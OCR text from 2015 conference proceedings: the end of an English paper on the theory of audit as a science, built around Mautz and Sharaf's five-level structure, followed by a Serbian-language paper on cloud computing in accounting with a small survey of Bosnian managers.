scientific community at the beginning of the new century.

However, this problem was so difficult that neither the first nor the second decade of the century were marked by any harmonious point of view offering vision of auditor's science. For fifteen incomplete years of the new millennium in Russia, there has been no doctoral dissertation devoted to the complex analysis and research in the given field. Some exception, perhaps, are dissertation studies of Gutzait «Actual problems of Audit (the basic concept, decision, methodology) » and Azarskaya «The theory and methodology of ensuring quality of audit». However, it's notable that even these dissertations didn't disclose the answer to a question of a form, structure and contents of the theory of audit as a system of scientific knowledge. Also, it is important to focus on the lack of educational literature deserving a close attention according to the theory of audit – the section with such a title was present only in the textbook of prof. Podolsky (thus as fairly noticed by prof. Sheremet (2006), the theory of audit isn't given in this section). In addition, some hopes aroused after the announcement of the manual with a promising title «The theory of Audit» by Zhminko *et al.* (2013), which unfortunately didn't come true: the book represents a good interpretation of the existing auditing standards with control materials and interesting impregnation of historical data. However, the theory of audit as an organized system of knowledge (except for a mention of the principles of audit and well-known option of its positioning in the field of control types) is not presented in this textbook. Thus, the problem of existence of auditing science remains open, since this science as the system of knowledge isn't described, its structure and content aren't designed and the nature of its elements isn't clearly described in the scientific community (not only in Russia, but also abroad). As for the representative cohort of critics of audit, such a situation brought to them strong reasons for denial of scientific fundamentals of auditor's practice and also for the reference of de-facto existing provisions of audit to the area of «scientific diablerie».

In the current circumstances, it's necessary for the scientific community to start with the new kind of research in the direction of «collecting», integrating and systematizing the existing elements of audit science, forming of its structure, internal and external relations, defining and filling of the existing lacunae and gaps. Historical research of accounting and audit theories development in Russia and abroad, whose results are particularly characterized in (Baranov, 2012, 2013), allow to predict the potential success of similar work in case of fulfillment of a number of basic conditions and requirements.

## 2. RESULTS AND DISCUSSION

From the author's point of view, it's very important to use the general methodological approach to the process of organizing and carrying out relevant research in the field of auditing theory formation. It will allow to get clear architecture of theory and define framework directions for solving a number of key problems such as:

1. Formation of the general vision of audit science and its relationship with other sciences.
2. Development of alternative variants of the organization of auditing science.
3. ustification and description of the structure of scientific knowledge of audit.
4. Development and argumentation of criteria of scientific character of audit knowledge.
5. Definition and adoption of forms of scientific knowledge for the purpose of presenting theoretical research results.

It's obvious that the listed tasks are fundamental research problems and the solution to each of them will naturally cause problems of the second order, but some of these tasks can already be formulated in a general view.

The solution to the first system task (formation of the general vision of audit science) has to give answers to the following questions: what is the design of this science as the organized area of scientific knowledge, what is its subject and its communication with other sciences? It's pleasant to note that certain approaches to vision of these aspects have already been offered by both foreign and domestic scientists. However, the authors believe that prior to giving short characteristics to their views, it is necessary to briefly devote attention to the proper use of scientific terminology, as the painful basic moment of formation of any science. Unfortunately, this rather widespread «illness of scientific growth» chronically pursues audit and shows its symptoms even by the most cursory examination. In particular, we mention an equal use in the scientific and professional lexicon of such terms, as « audit science », «the theory of audit», «the concept of audit» (in order to complete the picture we can add also «an audit paradigm»). It is obvious that expenses of word usage are partly caused by the desire to give pseudoscientific character to the existing provisions of audit, but consequences of such free use of classical terminology of philosophy of science just stimulate entropy, generating interpretation contradictions in the scientific community.



DOI: 10.15308/Synthesis-2015-715-718

Methodological approach assumes that the science is defined by a subject of its study. In addition, it tries to explain how various theories (which are unequally explaining laws of development of a subject) can coexist in this context, and beyond its limits, clashing or supplementing each other. The term «concept» is very debatable. As on the etymology «concept» the main option of interpretation is characterized as a certain way of understanding, the treatment of the examined phenomena (Lapina & Matalina, 2008) that significantly pulls together «concept» with «theory». Thus, it should be noted that the concept in scientific life is quite often only a component of the scientific theory that covers only one subsystem or an element of an object of science and offers possible explanations regarding the nature of this subsystem, its communication with other subsystems and subjects of an environment. Also, the use of the term «paradigm» in the system of scientific knowledge of an audit is not less problematic. This case attracted close attention of the famous Russian scientist prof. Sokolov (2005) whose evolution of views on positioning and interpretation of the category «paradigm» in the accounting theory started from the recognition of the treatment of the given concept. Sokolov appeals to the author of «Structure of scientific revolutions» Thomas Kuhn (2003) who interpreted a paradigm as a «set of belief, values, technical means, *etc.* shared by the members of some community». As researchers of scientific heritage of prof. Sokolov note, in the course of the creation of the theory of change of accounting paradigms, he «constantly changed interpretation of the concept «paradigm», trying to adapt Kuhn's definition for accounting» (Karelskaya & Zuga, 2012), and, finally, stopped on two treatments. First of these treatments (scientific focused) considers a paradigm as the concept recognized as all, «… which during certain time gives model of statement of problems and their decisions to scientific community», and the second (practice-focused) characterizes this concept as «those general provisions in which a certain community of people» trusts (Karelskaya & Zuga, 2012). Unlike the area of the accounting theory, in audit nobody was engaged in serious research of the category «paradigm» so far though this concept has been used «regularly and with great pleasure».

It's not so difficult to notice, that even such superficial analysis of the basic categorical device of audit shows abnormal terminologies entropy provoking the conflicts of interpretations which inevitably cause a «pro-slipping» of development of scientific basis of auditor activity. According to the authors' opinion, the solution to the problem of streamlining of the contents and determination of hierarchy of the main categories of audit has to be carried out by scientists-auditors in a close bundle with the experts in the field of philosophy and epistemology of science. It is obvious that nowadays only such a kind of tandem is capable of providing logically harmonious and consistent results with minimum expenses.

Coming back to the problem of formation of the general vision of audit science and its communications with other sciences, we should note the work of domestic scientists Sheremet and Gutzait, who have given an impulse to the process of integration of scientific knowledge of audit. Perhaps, for the first time, the importance of this process for Russia was comprehensively proved in 2006 by professor Sheremet in the report on «A problem of the theory of audit» at the International scientific and practical conference «Tatur' Readings» devoted to the theme «Reforming of Accounting, Audit and Accounting Education according to the International Standards» (Sheremet, 2006). Actually, the specified report disclosed the whole complex of problems of search and theoretical description of the endemic (inherent only to audit) lines, definition of its nature, contents, subject, object and method. In one word, it disclosed all audit science signs without which demarcation of the theory of audit and understanding of its communications with other sciences is impossible. It is not so difficult to agree with the assessment of the domestic scientist, who noted that by the beginning of a new eyelid «the general principles and rather detailed rules of audit, the international and domestic standards of audit and some auditor services are developed». Besides this, the attention is attracted by the sharpness of Sheremet' question about the background for allocation and consideration of audit as an independent science and practice as it is accepted for accounting, economic analysis, control and audit. The further logic of the cited report actually declares the lowest level of scientific formalization of the theory of audit: thesis of the report state a need of identification of a place of audit in system of economic sciences, in a system of management, functional sciences, in the monitoring system in general and financial control, in particular. Professor Sheremet emphasizes the relevance of definition of audit as a science and practice, justifications of a subject and a method of audit as a science, descriptions of essence of audit and auditor activity, modelling of audit communication with an assessment of efficiency of an economic activity and the solution of other standard questions for the characteristic of the scientific theory.

Certainly, the process of structural design of audit scientific knowledge is long and difficult, assuming recurrent critical analysis, continuous return to basis and an assessment of compliance of the received results to criteria of a scientific goal-setting. In the current circumstances, it is obviously important to create some initial theoretical construction that can be considered a starting point in the process of design of audit science. The analysis of development of scientific basis of audit allows accepting the five-level structure of audit science offered in the second half of the XX century by American scientists Mautz and Sharaf. Fig.1 characterizes this structure in the form of the hierarchical and logical scheme.





Figure 1. The structure and content of scientific theory of auditing



DOI: 10.15308/Synthesis-2015-715-718

For the purpose of providing an explanation of the design offered by the American experts, it is expedient to provide some quotes from their monograph «The Philosophy of Auditing» disclosing essence of the approach used for theoretical design of scientific knowledge: «Auditing deals with abstract ideas; it has its foundations in the most basic types of learning; it has a rational structure of postulates, concepts, techniques, and precepts; adequately understood, it is a rigorous intellectual study worthy to be called a "discipline" in the current sense of that term. Thus, auditing provides opportunities for and even demands strenuous intellectual effort. Based on such efforts, it is possible to discover and comprehend the underlying theory and use it to contribute to the filed.» (Mautz & Sharaf, 1961, p. 16). As can be seen from the above- cited, the first of numerous merits of the aforementioned American authors is justification of reasons of audit consideration as a science. By developing the «audit philosophy», scientists start from science methodology that allows them to describe the theory of audit so systemically that such a description forms the strong basis for development of scientific research of an audit perspective in the future.

According to Mautz and Sharaf, audit can be characterized as the five-level structure including:

1. The philosophical fundamentals based on abstract sciences;
2. The postulates forming a basis for development of essential concepts;
3. Conceptual aspects (concepts) around which the theory will be organized;
4. The instructions representing more or less accurate practical directives;
5. Practical implementation of instructions in concrete situations.

It is obvious that the first three levels of this hierarchical design describe no other than the theory of audit, while the fourth and fifth level cover auditor's practice. It is necessary to pay attention to the analogy arising when comparing this approach to consideration of audit with accounting interpretation used, in particular, by professor Sokolov, who allocated two layers of accounting – accountology (theory) and book-keeping (practice).

Mautz and Sharaf saw the main objective of the theory of audit in creation of a basis for decision-making, or, in other words, «keys» to the solution of the existing practical problems. Their arguments regarding the scientific nature of audit are very interesting and important, and despite bulkiness of the quote reflecting this reasoning, it is expedient to give it completely: « Auditing is also an "applied" discipline, and as an applied discipline models its "principles" or basic theory on many other fields, there is always the possibility that it will lose sight of its connection with and dependence on the more basic or abstract fields of study. Thus, it may neglect its theory and give a disproportionate part of its attention to applications and immediate day-to-day problems. This is always unfortunate because the strength of any discipline lies in its foundations. Auditing can scarcely be accused of neglecting its theory, because it is still so young and may never become really aware of its relationship with the fundamental disciplines.

Nonetheless, the danger is present. We have a strong tendency in auditing to assume a pragmatic approach. Whatever works well is adopted and strongly advocated, while what has not been yet found applicable has little appeal. This is a natural tendency to some extent, but we still need to keep it within bounds. Namely, we must continuously test our practices and procedures, not only in real life, but against the theory which underlies auditing. Also, we should continually explore the theory for possible approaches to both new and old issues. If we forget the theoretical foundation of auditing and let it dwindle to a mere collection of rote procedures and practices reminiscent of its early history, it will not only lose stature in the eyes of the world, but will forfeit the best method of solving its most perplexing problems» (Mautz & Sharaf, 1961, p. 17). From the author's point of view, the given reasoning convincingly proves that Mautz and Sharaf were pioneers who sounded a problem of formation of the audit theory as the major scientific task. They were the first who drew attention to the specifics of communication of audit and other sciences and characterized consequences of various scenarios of its development.

## 3. SUMMARY

The aforementioned analysis shows that the thesis about the absence of scientific theory of audit is far from the truth. It is only apparent that the elements of audit science used in practice are disintegrated and poorly proved. First of all, their disintegration doesn't give the chance to form a judgment about the existence of audit as full-fledged science, and the weakness of the scientific argument of its contents provokes doubts in «scientific character» of audit knowledge. At the same time, the results of both foreign and domestic scientific schools allow to order terms, framework, define and describe the format of the scientific theory of audit, its structure, contents and communication of its components. There are strong grounds for believing that active efforts of experts in the field of audit and philosophy of science, economic theory, logic and theory of decision-making, may provide solutions to the given issues. In addition, based on the wide publication and discussion of results of their joint research, the most serious problem – the problem of recognition of auditor's science – can be solved in the foreseeable future.

## REFERENCES

Baranov, P.P. (2012). Threat of loss of the institutional status of auditor activity in the conditions of stagnation of the theory of audit. *The Siberian financial school*, *6*, 144-150.

Baranov, P.P. (2013). Genesis of the theory of audit: prerequisites of origin, development problem, current state. *Innovative development of economy, 2*, 85-101.

Gutzait E.M. (2010). Audit and other sciences. *Auditor*. *10*, 15-26.

Karelskaya, S.N., Zuga, E.I. (2012). Definition of paradigms of accounting in works of Ya.V. Sokolov. *Finance and business, 4,* 174-185.

Kuhn, T. (2003). *The Structure of scientific revolutions*. Moscow: AST.

Lapina, I., & Matalina E. (2008). *Big encyclopaedic dictionary*. Moscow: AST.

Mautz, R.K., & Sharaf, H. (1961). *The Philosophy of Auditing*. Sarasota, FL: American Accounting Association.

Rumyantseva, Z.P., Salomatin, N.A., & Ackberdin, R.Z. (1995). *Management of an organization*. Moscow: INFRA-M.

Sheremet A.D. (2006). Reforming of accounting and audit according to the international standards. *Auditor sheets*, *8*, 4-12.

Sokolov, Ya.V. (2005) Three paradigms of double-entry bookkeeping. *Accounting. 15.* 49-53.

Zhminko, S. I., Shvyreva, O. I., Safonova, M.F. & Kalinina, I.N. (2013). *Theory of audit: manual*. Rostov-on-Don: Phoenix.



DOI: 10.15308/Synthesis-2015-715-718

Synthesis
International Scientific Conference of IT and Business-Related Research

# PRIMENA CLOUD COMPUTING-A U RAČUNOVODSTVU

## THE USE OF CLOUD COMPUTING IN ACCOUNTING

Mirko Savić, Siniša Janković
Univerzitet Sinergija, Fakultet za poslovnu ekonomiju, Raje Baničića bb, Bijeljina, Republika Srpska

**Abstract:**
Računarstvo u oblaku (cloud computing), kao nova veb tehnologija, sve više se koristi u poslovnom svetu. Mogućnosti korišćenja ove tehnologije u oblasti poslovanja su mnogobrojne i ona se može implementirati u širok spektar poslovnih procesa,u cilju što efikasnijeg upravljanja. U ovom radu se prikazuju i ispituju mogućnosti korišćenja cloud computing tehnologije u računovodstvu, osvrćući se na prednosti ove tehnologije, kao i na glavne rizike vezano za njeno korišćenje. U radu je prikazano istraživanje o stavovima top menadžera u Bosni i Hercegovini o mogućnostima i problemima primene ove tehnologije u računovodstvu.

**Key words:**
računarstvo u oblaku (cloud computing), računovodstvo, finansije, servisi.

**Apstrakt:**
Cloud computing, as a new web technology, is becoming increasingly more used in the business world. The effects of using this technology in business are numerous. Cloud computing can be implemented in a wide range of business processes, with the aim of efficient management. This paper shall present and analyze the possibilities of using cloud computing technology in accounting, with reference to the advantages of this technology, and the main risks related to its use. It also encompasses the research on the attitudes of top managers in Bosnia and Herzegovina concerning the possibilities and problems that may arise in implementation of cloud computing in accounting.

**Ključne reči:**
cloud computing, accounting, finance, services.

## 1. UVOD


*Cloud computing* transformiše sve sfere našeg svijeta – trgovinu, zabavu, kulturu, društvo, obrazovanje, itd. Ova tehnologija utiče i na sve aspekte poslovanja, i pronalazi svoju primjenu u istraživanju, dizajnu proizvoda i usluga, proizvodnji, logistici, marketingu i finansijama. Danas se pojam "cloud" izjednačava sa dostupnošću, lakoćom i brzinom upravljanja podacima. U pitanju je tehnologija koja u značajnoj mjeri može da unaprijedi efikasnost poslovnih procesa i redukuje troškove. U razvijenim ekonomijama, sve veći broj preduzeća uviđa prednosti korišćenja ove tehnologije u poslovanju. Neke studije predviđaju da će preduzeća u Sjedinjenim Američkim Državama u 2015. godini uložiti preko 13 milijardi dolara u ovu tehnologiju. Popularnost ove tehnologije polako raste i u Bosni i Hercegovini. Međutim, u BiH postoji svega nekoliko kompanija koje nude usluge *cloud computing*-a.

## 2. POJAM I KARAKTERISTIKE CLOUD COMPUTING-A

Riječ "cloud" u terminu *cloud computing* odnosi se na kompjuterske resurse (hardvere i softvere) kojima kompanije i korisnici mogu da pristupaju sa udaljenih lokacija, bez potrebe da znaju gdje su hardver i softver fizički locirani. Danas se putem Interneta i web browser-a može bez problema pristupiti hardverskim i softverskim resursima koji se nalaze na lokacijama koje su izvan fizičkih granica kompanije.

U teoriji postoje brojne definicije *cloud computing-a*, ali nijedna od njih ne može se smatrati opšteprihvaćenom. Kao jedna od najpotpunijih definicija, uzima se ona koju je dao Nacionalni institut za standarde i tehnologiju Sjedinjenih Američkih Država (NIST), prema kojoj je *cloud computing* "model koji omogućava pogodan pristup „po zahtjevu" mreži zajedničke grupe podesivih računarskih resursa (npr. mreža, serveri, skladišta, aplikacija i usluga) koje mogu brzo snabdijevati korisnike uz minimalan napor upravljanja ili interakcije sa provajderom usluge." (Mell & Grance, 2011)

*Cloud computing* se odnosi kako na softver koji se distribuira preko Interneta kao usluga, tako i na hardver i sistemske softvere u data centrima koji pružaju ove usluge (Armbrust *et al*, 2010). Slikom 1 predstavljena je arhitektura *cloud computing*-a i mogućnosti povezivanja koje nudi.




Slika 1. Cloud computing arhitektura
Izvor: ITPRO (2010)



E-mail: msavic@sinergija.edu.ba

DOI: 10.15308/Synthesis-2015-719-722

NITS je takođe definisao i osnovne karakteristike *cloud computing-a*, a one uključuju (Mell & Grance, 2011):

1. pružanje usluga na zahtjev korisnika,
2. širok mrežni pristup,
3. udruživanje resursa,
4. brzu elastičnost i
5. mjerljivu upotrebu.

Pružanje usluga na zahtjev korisnika (*on-demand self-servis*) podrazumijeva da korisnici mogu samostalno da odaberu i pokrenu kompjuterske resurse koji su im neophodni. Na ovaj način, korisnici mogu da biraju vrijeme usluživanja, kao i veličinu prostora za skladištenje podataka, i to samostalno, bez potrebe za komunikacijom sa provajderom usluga.

Široko pristup mreži (*broad network access*) podrazumijeva da su usluge dostupne preko mreže, a njima se može pristupiti putem standardnih uređaja, kao što su mobilni telefoni, tablet računari, laptopovi, itd.

Udruživanje resursa (*resource pooling*) kompjuterski resursi provajdera spajaju se uz pomoć tzv. *Muli-Tenant* modela kako bi više korisnika istovremeno moglo da koristi cloud usluge, sa različitim fizičkim i virtuelnim resursima, koji se dodjeljuju i uklanjaju na zahtjev korisnika. Ovi resursi mogu da uključuju prostor za skladištenje, procesore, razne memorije i virtuelne mašine.

Brza elastičnost (*rapid elasticity*) *cloud computing* usluge mogu biti brzo i elastično pokrenute, nekada i automatski, kako bi se resursi prilagodili trenutnim potrebama korisnika. Za korisnike dostupni kapaciteti su često neograničeni i može im se pristupati u bilo koje vrijeme.

Mjerljiva upotreba *(measured service*). Cloud sistemi automatski kontrolišu i optimiziraju korišćenje resursa. Korišćenje resursa može biti praćeno, kontrolisano i o njemu se mogu kreirati izvještaji, koji omogućavaju transparentnost za provajdera i korisnika usluge.

## 3. PREDNOSTI I PROBLEMI KORIŠĆENJA CLOUD COMPUTINGA-A U POSLOVANJU

Prednosti korišćenja *cloud computing*-a u poslovanju su brojne. Usluge zasnovane na cloud tehnologiji, zahvaljujući ogromnim kapacitetima koji su dostupni, mogu brzo odgovoriti na zahtjeve usljed povećanja tražnje za uslugom. Takođe, provajderi cloud usluga su zaduženi za održavanje fizičkih resursa i rizici su u potpunosti preneseni na njih. Studija koju je sprovela kompanija *Aberdeen Group* pokazala je da organizacije koje koriste cloud usluge mogu da riješe određene probleme u prosječnom roku od 2.1 sata, dok je ostalim kompanijama potrebno u prosjeku oko 8 sati (SalesForce, 2014). Provajderi, pored održavanja servera, obavljaju i nadogradnje i ažuriranje softvera, što preduzećima ostavlja više vremena za obavljanje drugih aktivnosti.

Jedna od glavnih prednosti *cloud computing-a* je pristupačnost. Za razliku od tradicionalnih softvera, cloud softver je dostupna sa bilo kojeg računara, tableta ili smart telefona sa bilo koje lokacije. Za povezivanje cloud softvera sa korisnikom neophodna je samo Internet veza. To znači da sve informacije mogu biti na dohvat ruke, bez obzira da li je korisnik u kancelariji, na putu ili kod kuće.

Takođe, ovim putem komunikacije korisnik može da ovlasti neke druge korisnike, kao što su računovođe, i omogući im pristup finansijskim podacima. Broj korisnika servisa se može mijenjati, a trošak se ne povećava rastom broja korisnika.

*Cloud computing* usluge su obično po sistemu "pay as you go", tako da skoro i da nema potrebe za kapitalnim troškovima. Takođe, *cloud computing* resursi se mogu mnogo brže rasporediti, tako da preduzeće ima minimalne troškove započinjanja novog projekta i predvidive tekuće i operativne troškove.

*Cloud computing* povećava kolaboraciju između zaposlenih, gdje god da se nalaze, i omogućava sinhronizaciju i rad na zajedničkim dokumentima i aplikacijama istovremeno. Istraživanje koje je sprovela kompanija *Frost & Sullivan* pokazalo je da su kompanije koje su investirale u tehnologiju za kolaboraciju imale povrat od 400% na investiciju (SalesForce, 2014). Preduzeća koja koriste *cloud computing*, zakupljuju samo resurse koji su im neophodni, i na taj način smanjuju troškove poslovanja, kao i negativan uticaj na životnu sredinu.

Pored brojnih prednosti koje nosi upotreba *cloud computing*-a u poslovanju, neizbježno se javljaju i problemi i zazovi korišćenja ove tehnologije. Problemi korišćenja cloud computing-a u poslovanju se najčešće odnose na sigurnost čuvanja informacija o poslovanju. *Cloud computing* sa sobom nosi značajne rizike koji se odnose na privatnost i pouzdanost podataka koji se čuvaju u *cloud*-u.

Ulaganja u *cloud computing* usluge se konstantno povećavaju. International Data Corporation (IDC) predviđa da će ulaganja u cloud IT usluge iznositi 107 milijardi dolara u 2017, što je značajno povećanje u odnosu na 2013. kada su ulaganja iznosila 47.4 milijardi dolara (International Data Corporation, 2014). Cloud usluge mijenjaju način poslovanja i taj trend će se održati i u narednim godinama.

## 4. CLOUD COMPUTING U RAČUNOVODSTVU

Prije nego što se osvrnemo na *cloud computing* u računovodstvu, istaći ćemo važnost efikasnog računovodstvenog sistema. Računovodstveni sistem omogućava preduzeću da analizira finansijske informacije i omogućava osnovne funkcije istina. Dobro dizajniran sistem mora ispunjavati potrebe za procesuiranjem transakcija i kontroli priprema finansijskih izvještaja.

Računovodstveni sistem istovremeno obezbjeđuje informacije za različite nivoe menadžera od menadžera u proizvodnji, ljudskim resursima, finansijama, marketingu i logistici. Informacije pomažu menadžerima da planiraju i kontrolišu operacije, kao i da obezbjede izvještaje za stejkholdere, kreditore i vladine agencije.

Vrlo često, tradicionalni računovodstveni sistemi ne pružaju adekvatnu podršku poslovanju. Jedan od razloga za to može biti da oni ne omogućavaju precizno bilježenje i prezentovanje detaljnije informacija koje odgovaraju zakonskim propisima koji se često mijenjaju.

Generalno, računovodstvene sisteme možemo podijeliti u dvije grupe:

1. računovodstveni sistem instaliran na lokalnim računarima koji se nalaze u preduzeću i
2. veb računovodstveni sistem koji su instalirani na serverima.

Veb računovodstveni softveri zasnovani su na Internet tehnologijama gdje se informacije skladište na serverima ili u *cloud*-u. Savremeni računovodstveni sistemi su usko povezani sa novim *cloud computing* tehnologijama. Cloud računovodstveni sistem omogućava preduzeću da obavlja funkcije računovodstva online i omogućava „*on - demand*" pristup klijentima. Ovo je poznato kao online računovodstvo ili u nekim okolnostima kao SaaS (*softver as a service*) računovodstveni softver.


*Cloud* u računovodstvu možemo posmatrati kao oblik jednog virtuelnog računovodstvenog informacionog sistema. Ovakav oblik računovodstvenog informacionog sistema nije fizički vezan za jednu lokaciju već su poslovne informacije dostupne u



DOI: 10.15308/Synthesis-2015-719-722

svakom trenutku sa bilo kojeg mjesta gdje postoji veza sa Internetom. Korisnik informacijama može pristupiti putem laptopa, tableta, mobilnog telefona i drugih uređaja.

*Cloud computing* može biti veoma koristan za preduzeća koja ga implementiraju u svom poslovanju. Sve veći broj preduzeća počinje sa primjenom ove tehnologije u svom poslovanju, i to u skoro svim poslovnim funkcijama. Slika 2. prikazuje da je primjena *cloud computing-a* i dalje najmanje zastupljena u finansijama, dok je primjena u sistemima kao što su logistika, prodaja i proizvodnja, daleko izraženija. On omogućava brz pristup i analizu velike količine podataka. Korišćenje ove tehnologije u računovodstvu omogućava postizanje nižih troškova i brži pristup računovodstvenim informacijama.




Slika 2. Primjena cloud computing-a u različitim sektorima u preduzeću
Izvor: Mayevsky (2014)

Ova tehnologija ima uticaj kako na korisnike tako i na preduzeća. S jedne strane, korisnicima omogućava da pristupe svojim računovodstvenim podacima sa uređaja kao što su laptopovi ili mobilni telefoni, dok, sa druge strane, preduzećima omogućava da koriste samo onoliko resursa koliko im je potrebno.


S obzirom da je računovodstvo direktno povezano sa upravljanjem novcem, a sve informacije se u ovom slučaju nalaze na serverima koji nisu u vlasništvu preduzeća, postoji visok nivo zabrinutosti za sigurnost informacija. Na primjer, ukoliko recimo dođe do prekida Internet veze, nemoguće je pristupiti računovodstvenim informacijama koje se nalaze na cloud servisima. Takođe, kompanija gubi kontrolu nad računovodstvenim softverom kojim u potpunosti upravlja provajder.

Istraživanja koja su sprovedena u Evropi, a koja su ispitivala stavove top menadžera prema korišćenju cloud servisa u računovodstvu, pokazala su izuzetno pozitivan stav prema primjeni ove tehnologije u poslovanju. Kako bismo ispitali stav top menadžera o *cloud computing*-u računovodstvu u našoj zemlji, sproveli smo istraživanje na području grada Bijeljine. Uzorak u ovom istraživanju čine najznačajniji privredni subjekti iz proizvodnog i uslužnog sektora koji svoju djelatnost obavljaju na području grada Bijeljine. U pitanju su menadžeri iz top nivoa 32 privredna subjekta, od kojih je 12 iz proizvodnog sektora i 20 uslužnog sektora. Istraživanje je izvršeno putem metode anketiranja. Korištene je online anketa, koja je kreirana pomoću servisa „SurveyMonkey“ i proslijeđena na i-mejl adrese menadžera.

Prvo anketno pitanje odnosi se na upoznatost menadžera sa konceptom *cloud computinga* u računovodstvu. Odgovori na ovo pitanje prikazani su grafikonom 1. Većina anketiranih menadžera nije upoznata sa mogućnostima korišćenja ovih servisa u računovodstvu – 12 anketiranih ili 47%. Ovakav rezultat je i razumljiv, s obzirom da u Bosni i Hercegovini ne postoje kompanije koje pružaju usluge *cloud computing* računovodstva, koje je usklađeno sa važećom zakonskom regulativom. Sa ovom mogućnošću djelimično je upoznato 5 menadžera (16%), dok je njih 12 (37%) upoznato sa primjenom ove tehnologije u računovodstvu.

Slika 3. Anketno pitanje 1

Anketirani koji su negativno odgovorili na prvo pitanje, nisu imali mogućnost da odgovaraju na preostala dva pitanja, tako da je na pitanje o koristima ove tehnologije, odgovorilo 17 menadžera. Većina njih (14 - 82%) smatra da korišćenje ove tehnologije može doprinijeti efikasnijem upravljanju u preduzeću, dok 3 anketirana smatraju da ova tehnologija može djelimično doprinjeti efikasnijem upravljanju (grafikon 2).




Slika 4. Anketno pitanje 2

Anketirani menadžeri su kao glavni problem korišćenja ovog servisa (grafikon 3) u računovodstvu prepoznali moguću zloupotrebu računovodstvenih podataka (12 – 71%), potom smanjenje kontrole nad računovodstvenim sistemom (4 – 23%) i pouzdanost tehnologije (6% - 1).

Slika 5. Anketno pitanje 3



DOI: 10.15308/Synthesis-2015-719-722

## 5. REZIME

Savremenik cloud računovodstveni informacioni sistem treba da bude pravo rješenje koje će omogućiti efikasno upravljanje poslovnim procesima i tehnologijom. Cloud računovodstveni informacioni sistem na taj način postaje faktor na osnovu kojeg jača konkurentska prednosti preduzeća.

Osnovna prednosti cloud-a u računovodstvu jeste povećanje efikasnosti računovodstvenog sistema. Takođe, ova tehnologija dovodi do povećanje produktivnosti, smanjenje troškova poslovanja, poboljšanja likvidnosti, profitabilnost i ostalih relevantnih finansijskih pokazatelja.

Cloud u računovodstvu donosi značajan broj kvalitetnih rješenja, a odnose se na: integralnost u unošenju podataka, transparentnost u poslovanju, poboljšanom finansijskom izvještavanju, smanjenje operativnih troškova, smanjenju administracije u obavljanju ovih operacija, kao i boljoj usklađenost procesa u cjelokupnom poslovanju.

S obzirom da je računovodstvo direktno povezano sa upravljanjem novcem, a u *cloud computing*-u se sve informacije nalaze na serverima koji nisu u vlasništvu preduzeća, postoji visok nivo zabrinutosti za sigurnost informacija. Istraživanje koje smo sproveli je pokazalo da menadžeri identifikuju ovaj problem kao glavni kada je u pitanju korišćenje *cloud computing* tehnologije. Takođe, smanjenje kontrole nad računovodstvenim softverom, kojim u potpunosti upravlja provajder, prepoznato je kao jedan od značajnih problema.

Primjena *cloud computing* tehnologije u Bosni i Hercegovini je na izuzetno niskom nivou. Osnovni razlozi leže u: nedovoljnom kvalitetu komunikacijske infrastrukture i komplikovanost zakonske regulative. Veća preduzeća u BiH počinju da primjenjuju određene informatičke novine koje se odnose na *cloud computing*, za razliku od malih i srednjih preduzeća gdje je tek u fazi planiranja. Glavni razlozi se odnose na nepovjerenje i neinformisanost privrednih subjekata. Edukacija i zakonska usklađenost u BiH mogu da podstaknu korisnike u realizaciji ovog sistema upravljanja u preduzećima.

## LITERATURA


Armbrust, M., Fox, A., Griffith, R., Joseph, A. D., Katz, R., Konwinski, A., & Zaharia, M. (2010). A view of cloud computing. *Communications of the ACM*, 53(4), 50-58.

